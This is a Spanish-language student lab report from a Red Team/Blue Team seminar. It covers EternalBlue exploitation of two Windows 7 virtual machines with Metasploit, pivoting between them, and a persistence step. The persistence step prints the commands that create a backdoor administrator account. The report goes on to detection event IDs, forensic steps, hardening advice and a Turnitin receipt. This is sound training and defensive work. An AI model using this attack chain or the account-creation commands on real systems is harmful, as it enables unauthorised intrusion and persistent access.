
Hallazgos significativos

- Elevación inmediata a **NT AUTHORITY\SYSTEM**, máxima autoridad en sistemas Windows.
- Violación completa de integridad, disponibilidad y confidencialidad.
- Ausencia de mecanismos EDR, IDS o SIEM que alertaran la intrusión.

Esto evidencia una falla estructural del Blue Team en controles preventivos y de monitoreo, alineándose con **MITRE T1068 – Exploitation for Privilege Escalation**. (CVE Details, 2007) (CVE Details, 2011)

Figura 10


Explotación Host-A con Metasploit



Nota. Explotación exitosa en Host-A

Figura 11

Ingreso a la sesión creada con Metasploit y verificación de proceso



Nota. Identificación del usuario SYSTEM en la sesión Meterpreter

Movimiento Lateral y Explotación de Host-B (RED TEAM)

Una vez comprometido Host-A, el atacante utilizó la técnica pivoting para acceder al segmento Red1, donde se encontraba Win7-MV2.

Mediante el port forwarding de Meterpreter y un nuevo escaneo, se identificó la presencia del servicio SMB igualmente vulnerable en 10.10.10.11.

La explotación replicó el procedimiento utilizado en Host-A, permitiendo abrir la Session 2 en Metasploit.


Hallazgos relevantes

- La red interna carece de segmentación real: Win7-MV1 actuó como puente directo hacia Win7-MV2.
- Símbolo claro de violación de políticas de “zero trust” y mínima exposición lateral.
- Ningún control a nivel de ACL o firewall detuvo el tráfico SMB lateral.

Esto corresponde a **MITRE T1021.002 – SMB/Windows Admin Shares**. (FireEye, 2020)

Figura 12

Explotación Host-B



Nota. Explotación del Host-B.

Consolidación del Acceso: Creación de Usuario Persistente (RED TEAM)

Tras obtener acceso a la máquina comprometida mediante una sesión Meterpreter, se abre un shell en Host B, permitiendo ejecutar comandos directamente en la consola.


net user haroldarevalo har123* /add

net localgroup administrators haroldarevalo /add

Este tipo de persistencia es común en ataques reales, ya que permite acceso continuo aun si se reinicia la máquina o se interrumpe la sesión remota (Rashid & Burns, 2020)

Figura 13

Acceso a Maquina comprometida y creación de usuario



Nota. Creación de usuario y agregación a grupo de Administradores


Figura 14

Verificacion de creacion en maquina Victima MV2

Nota. Una vez realizada la explotación en Host B cerramos sesión para la verificación en la creación del usuario haroldarevalo

Figura 15


Usuario creado MV2 con rol de Administrador



Nota. Ingreso a la sesión haroldarevalo y confirmación de que fue creado como administrador

Figura 16


Comando dir y creación de archivo txt en maquina explotada



Nota. Desde Parrot OS en la sesión haroldarevalo, ejecutamos el comando dir para que nos liste los directorios creados e igualmente con el comando eco creamos archivo txt

Figura 17


Verificación de archivo txt creado



Nota. Desde MV2 comprobamos la creación del archivo txt y el contenido que se colocó con el comando eco desde Parrot

Figura 18

Diagrama de Flujo de la Cadena de Ataque



Nota. La imagen resume el proceso completo del ataque realizado en el laboratorio. Primero se muestra la topología, donde Parrot OS actúa como atacante y se encuentran dos máquinas Windows 7 (Host-A y Host-B). Luego, durante el escaneo, se identifica que el puerto SMB 445 está abierto y vulnerable a MS17-010. Con esa información, se ejecuta la explotación inicial en Host-A usando Metasploit y el exploit EternalBlue. Una vez comprometido Host-A, se realiza pivoteo hacia Host-B aprovechando los privilegios NT AUTHORITY/SYSTEM obtenidos. Finalmente, en Host-B se completa la explotación creando un usuario administrador a través de comandos locales, consolidando así el acceso total a la máquina objetivo

Respuesta y Contención Inmediata (BLUE TEAM)

Cuando se realiza el ataque, se inicia desde Parrot OS (192.168.0.30), explotando Win7-MV1 (192.168.0.48 / 10.10.10.9) mediante MS17-010, y posteriormente realizando movimiento

lateral hacia Win7-MV2 (10.10.10.11), donde se crea el usuario haroldarevalo como persistencia. (NIST, 2018)

Para el Blue Team, conocer esta cadena es fundamental para reconstruir los hechos en tiempo real, porque la defensa ocurre siguiendo los rastros del atacante.

Detección inicial: Reconocimiento

Lo esperado sería que un SIEM identifique múltiples paquetes TCP SYN destinados al puerto 445. Sin embargo, no existía correlación ni monitoreo, lo que retrasó la identificación del ataque. (NIST, 2020)

Indicadores esperables:

- Eventos repetidos 5156 (permitió conexión SMB).
- Ausencia de reglas IDS.

Contención de explotación

Una respuesta efectiva incluye:

- Aislamiento inmediato de Win7-MV1.
- Terminación de procesos asociados a la reverse shell (svchost anómalo).
- Análisis de conexiones activas con netstat -ano.

Respuesta ante pivoting

El Blue Team debe detectar tráfico lateral no autorizado entre MV1 y MV2.

Indicadores esperables:

- Eventos 4624 tipo 3 (autenticaciones de red sospechosas).
- Conexiones internas inesperadas sobre SMB.

Respuesta ante persistencia

- Detección de eventos 4720 (creación de cuenta) y 4732 (adición a administradores).
- Eliminación inmediata de la cuenta maliciosa.
- Auditoría completa del sistema.

Fase Forense

La fase forense es fundamental para reconstruir con precisión la secuencia del ataque, identificar los indicadores de compromiso (IoCs) y establecer las evidencias mínimas requeridas para que la organización pueda activar procesos legales o disciplinarios. Aunque el laboratorio no contemplaba esta fase explícitamente, su integración es indispensable para cumplir con los objetivos del seminario.

La investigación forense debe comenzar inmediatamente después de confirmar la intrusión, siguiendo las mejores prácticas del estándar NIST SP 800-61 y el ciclo de respuesta a incidentes.

Preservación de la Evidencia

El primer paso consiste en aislar las máquinas comprometidas para evitar alteraciones. En el laboratorio, las máquinas Win7-MV1 y Win7-MV2 habrían sido desconectadas de la red, preservando su estado para análisis posterior.

Acciones clave:

- Congelar el estado del sistema (snapshot forense).
- Exportar logs críticos:
  - Security.evtx
  - System.evtx
  - Application.evtx

- Capturar la tabla de conexiones activas y procesos en ejecución.

Estas actividades permiten garantizar la cadena de custodia y evitar la contaminación de evidencias

Análisis de Eventos del Sistema

La reconstrucción del ataque se apoya en el análisis de eventos generados por Windows.

Eventos representativos que confirmarían la intrusión

- **Evento 4624** (Inicio de sesión) tipo 3 desde una IP no autorizada → Indicador de movimiento lateral.
- **Evento 4672** (Privilegios especiales asignados) → Elevación a SYSTEM tras explotación.
- **Evento 4720** (Se ha creado una cuenta de usuario) → Confirmación de creación de haroldarevalo.
- **Evento 4732** (Cuenta añadida a Administradores) → Escalada persistente
- **Evento 5156** (Conexión permitida) sobre puerto 445 → Explotación EternalBlue.

Estos registros permiten confirmar técnicamente cada fase de la cadena de compromiso (Symantec, 2022)

Análisis de Procesos y Artefactos Volátiles

El uso de Meterpreter deja rastros característicos:

- Procesos hijos anormales derivados de svchost.exe.
- Carga dinámica de DLLs asociadas a la sesión Meterpreter.
- Conexiones reverse TCP activas hacia Parrot OS.

Comandos utilizados en una respuesta real:

tasklist /v

netstat -ano

wmic process list full

Estos comandos permiten confirmar la presencia de herramientas de post-explotación.

Análisis de Archivos y Cambios en el Sistema

La creación del archivo TXT mostrado en el laboratorio constituye evidencia directa de modificación de información en el host comprometido.

Asimismo, la creación del usuario administrativo haroldarevalo puede verificarse mediante:

net user

net localgroup administrators

La trazabilidad de estos cambios permite identificar la persistencia del atacante.

Confirmación de la Vulnerabilidad Explotada

El análisis forense debe recopilar evidencia de que el sistema no tenía aplicado el parche KB4013389, causante de la vulnerabilidad MS17-010.

Comando necesario:

wmic qfe list

La ausencia del parche confirma la falla de gestión de vulnerabilidades por parte del Blue Team.

Conclusión Forense

La reconstrucción forense confirma:

- Explotación exitosa de EternalBlue en ambos hosts.
- Pivoting interno debido a segmentación deficiente.
- Creación maliciosa de un usuario persistente.
- Ausencia de controles de detección, lo que permitió que el atacante operara sin alertas.

Esta evidencia es crítica tanto para el análisis técnico como para la activación de procesos disciplinarios y legales.

Medidas de Hardening (Endurecimiento)

Para evitar que el ataque de EternalBlue se repita, se proponen las siguientes medidas de endurecimiento (Hardening) (Kampanakis, 2021):

Medidas de Hardening basadas directamente en lo observado en el laboratorio

- **Control de vulnerabilidades (fallo real: MS17-010 sin aplicar)**
  - Aplicación inmediata del parche KB4013389 (Microsoft, 2017).
  - Políticas de actualización centralizada (WSUS, Ansible, o GPL: Opsi, WPKG). (Center for Internet Security, 2024)
- **Eliminación de SMBv1 (protocolo explotado en tu práctica)**
  - Deshabilitar SMBv1 en todos los Windows 7.
  - Bloquear 445 y 139 en toda la red excepto en servidores autorizados.
- **Segmentación obligatoria entre Red0 y Red1 (fallo real: pivoting fácil)**
  - Win7-MV1 nunca debe tener dual-homing directo sin filtrado
  - Implementar VLANs separadas con ACL estrictas

- **Hardening de cuentas y privilegios (fallo real: creación de cuenta admin)**
  - Habilitar alertas para eventos 4720, 4728, 4732.
  - Uso de LAPS o gestión rotativa de contraseñas
- **Protección post-explotación (fallo real: trabajo del atacante como SYSTEM)**
  - Habilitar AppLocker o alternativa GPL → restringir ejecución de payloads
  - Implementar un EDR para detectar comportamiento de Meterpreter. (Balozian & Leidner, 2017) (Krebs, 2018)

Tablas

Tabla 1

Comparación entre Blue Team y CSIRT/CERT en el contexto del laboratorio

Característica	Blue Team	CSIRT / CERT
Rol Principal	Defensa continua, monitoreo y fortalecimiento preventivo.	Respuesta reactiva ante incidentes confirmados.
Momento de actuación	Antes y durante la operación normal.	Durante y después del incidente.
Enfoque técnico	Hardening, alertas, SIEM, vulnerabilidades, EDR.	Contención, erradicación, análisis forense, recuperación.
Relación con el ataque del laboratorio	Debió detectar el escaneo SMB, la explotación y el pivoting.	Se activaría tras la confirmación del compromiso de MV1 y MV2.
Objetivo Final	Prevenir y limitar exposición.	Restaurar servicios, preservar evidencia, coordinar acciones legales.

Nota. Esta tabla muestra el contraste operativo entre equipos de defensa continua y equipos de respuesta especializada, contextualizado con lo observado durante la simulación Red Team–Blue Team.

Tabla 2

Línea de tiempo del ataque y respuesta del Blue Team

Minuto	Acción Red Team	Evidencia Etapa 3	Respuesta esperada de Blue Team
00:01	Escaneo Nmap hacia 192.168.0.48	SYN repetidos a 445 (Fig. 9)	Detener escaneo, activar alerta SIEM.
00:03	Explotación MS17-010 → Session 1	Sesión Meterpreter (Fig. 10–11)	Aislar MV1, cerrar PID sospechoso
00:04	Escalada a SYSTEM	Evento 4672	Auditoría de privilegios elevados.
00:06	Pivoting hacia 10.10.10.11	Movimiento lateral (Fig. 12)	Bloquear SMB interno, segmentar VLAN.
00:08	Creación del usuario admin	Eventos 4720 y 4732 (Fig. 14–16)	Eliminar usuario, revisar persistencia.
00:10	Consolidación del compromiso	-	Activar CSIRT, iniciar análisis forense.

Nota. Esta tabla permite visualizar la secuencia del ataque de manera ordenada, relacionando evidencias objetivas con la respuesta defensiva ideal en un entorno profesional

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final: https://youtu.be/1ceAEqMCDaw

Conclusiones

Integración Ofensiva-Defensiva (Purple Team): La simulación demostró que la seguridad de SecureNova Labs se vio comprometida debido a la falta de parches y la presencia de servicios obsoletos (SMBv1). La ejecución del Red Team fue fundamental para validar las defensas y detectar brechas que una auditoría pasiva no habría revelado, reafirmando el valor de los ejercicios de Purple Team (la colaboración entre Red y Blue).

La Seguridad como Proceso Continuo: El éxito del ataque y el posterior pivoting subrayan que la seguridad informática es un proceso constante, no un estado final. El mantenimiento de sistemas actualizados y correctamente endurecidos es la medida más efectiva para prevenir incidentes mayores.

Madurez en Respuesta a Incidentes: La capacidad de respuesta del Blue Team (Cranor, 2019). se mide por su rapidez en la contención. La claridad en la distinción de roles entre el Blue Team (defensa proactiva) y el CSIRT/CERT (gestión de crisis reactiva) es crucial para una gestión de incidentes eficaz.

Ética y Legalidad como Fundamento: La aplicación de conocimientos técnicos solo es legítima cuando está respaldada por un marco ético y legal robusto, como la Ley 1273 de 2009, lo que asegura la confianza y la integridad de las operaciones de seguridad.

La simulación demostró la importancia de integrar capacidades ofensivas y defensivas para fortalecer la seguridad organizacional. El compromiso exitoso por parte del Red Team evidenció fallas significativas en la gestión de vulnerabilidades, segmentación de red y monitoreo. El análisis del Blue Team resaltó la necesidad de mejorar los tiempos de detección y contención, así como de incorporar herramientas SIEM y EDR para lograr una visibilidad continua. Finalmente, el marco ético y legal reafirma que toda actividad técnica debe ejecutarse

de manera responsable, controlada y con autorización expresa, asegurando que las capacidades adquiridas se utilicen exclusivamente para proteger la infraestructura de SecureNova Labs

Recomendaciones

Implementar un programa formal de Purple Team para sincronizar tácticas ofensivas y defensivas.

Mapear de forma continua ataques reales y simulados utilizando el marco MITRE ATT&CK.

Integrar ejercicios de ingeniería social en futuras pruebas.

Establecer un ciclo de gestión de vulnerabilidades robusto con aplicación inmediata de parches críticos

Implementar un SIEM que permita correlación en tiempo real y detección de IoCs

Fortalecer el control de acceso mediante RBAC y el principio de mínimo privilegio.

Segmentar adecuadamente la red para evitar movimiento lateral

Capacitar al personal en respuesta a incidentes, forense inicial y detección temprana

Referencias Bibliográficas

Abomhara, M., & Køien, G. M. (2015). Cyber security and the internet of things: Vulnerabilities, threats, intruders and attacks. Journal of Cyber Security, 4(1), 65–88.

Balozian, P., & Leidner, D. (2017). Review of cybersecurity research. Journal of Information Systems, 31(3), 1–46.

Center for Internet Security. (2024). CIS Controls v8: Implementation Guide. CIS.

Congreso de la República de Colombia. (2008). Ley 1266 de 2008: Por la cual se dictan las disposiciones generales del hábeas data y se regula el manejo de la información contenida en bases de datos personales, en especial la financiera, crediticia, comercial, de servicios y la proveniente de terceros países y se dictan otras disposiciones. Recuperado de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34488

Congreso de la República de Colombia. (2009). Ley 1273 de 2009: Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado – la información y los datos. Recuperado de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Congreso de la República de Colombia. (2012). Ley 1581 de 2012: Por la cual se dictan disposiciones generales para la protección de datos personales. Recuperado de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Conti, M., Dragoni, N., & Lesyk, V. (2016). A survey of man-in-the-middle attacks. IEEE Communications Surveys & Tutorials, 18(3), 2027–2051.

Cranor, L. (2019). Cybersecurity incidents and response strategies. ACM Press.

CVE Details. (2007). CVE-2007-6750: Apache HTTP Server ap_get_basic_auth_pw Authentication Bypass Vulnerability. Recuperado de https://www.cvedetails.com/cve/CVE-2007-6750/

CVE Details. (2011). CVE-2011-3192: Apache HTTPD Range Header DoS. Recuperado de https://www.cvedetails.com/cve/CVE-2011-3192/

European Union Agency for Cybersecurity. (2021). Good practices for security incident management.

FireEye. (2020). APT Threat Report: Lateral Movement Techniques. FireEye Inc.

Hutchins, E. M., Cloppert, M. J., & Amin, R. M. (2011). Intelligence-driven computer network defense informed by the kill chain. Lockheed Martin.

Kampanakis, P. (2021). Security protection mechanisms and defense in depth. IEEE Security & Privacy, 19(1), 82–90.

Krebs, B. (2018). Cybersecurity case studies: Lessons learned. Security Journal.

Metasploit. (2025). Metasploit Framework. Recuperado de https://www.metasploit.com/

Microsoft. (2017). Microsoft Security Bulletin MS17-010 – Critical. Recuperado de https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

MITRE. (2012). CVE-2012-1182 Detail. Common Vulnerabilities and Exposures. Recuperado de https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1182

MITRE. (2023). ATT&CK Framework: Techniques and Tactics Overview. MITRE Corporation.

Wikipedia

NIST. (2018). NIST SP 800-61: Computer Security Incident Handling Guide. National Institute of Standards and Technology.

NIST. (2020). NIST SP 800-137: Information Security Continuous Monitoring (ISCM).

NMAP Project. (2024). Nmap: The network mapper. Recuperado de https://nmap.org/

Presidencia de la República de Colombia. (2013). Decreto 1377 de 2013: Por el cual se reglamenta parcialmente la Ley 1581 de 2012, sobre protección de datos personales.

Recuperado de

https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=53646


Rashid, F., & Burns, M. (2020). Lateral movement in modern cyberattacks. Cyber Defense Magazine, 7(2), 44–58.

Symantec. (2022). Analysis of SMB exploitation in enterprise environments. Symantec Threat Intelligence

Apéndices

Apéndice A

Resultado de revisión en Turnitin



turnitin

Recibo digital

Este recibo confirma quesu trabajo ha sido recibido por Turnitin. A continuación podrá ver la información del recibo con respecto a su entrega.

La primera página de tus entregas se muestra abajo.

Autor de la entrega:	HAROLD WILBER AREVALO BENAVIDES
Título del ejercicio:	ECBTI - Draftbank 1 Sección 1 (Moodle TT)
Título de la entrega:	Etapa_5_Seminario
Nombre del archivo:	300024_HAROLD_WILBER_AREVALO_BENAVIDES_Etapa_5_Sem...
Tamaño del archivo:	4.21M
Total páginas:	43
Total de palabras:	5,718
Total de caracteres:	32,605
Fecha de entrega:	07-dic-2025 04:52p. m. (UTC-0500)
Identificador de la entrega:	2636253258

Derechos de autor 2025 Turnitin. Todos los derechos reservados.

Etapa_5_Seminario

INFORME DE ORIGINALIDAD

6%	5%	2%	4%
INDICE DE SIMILITUD	FUENTES DE INTERNET	PUBLICACIONES	TRABAJOS DEL ESTUDIANTE

FUENTES PRIMARIAS

1	Submitted to Universidad Nacional Abierta y a Distancia, UNAD,UNAD Trabajo del estudiante	2%
2	Submitted to Universidad Internacional de la Rioja Trabajo del estudiante	1%
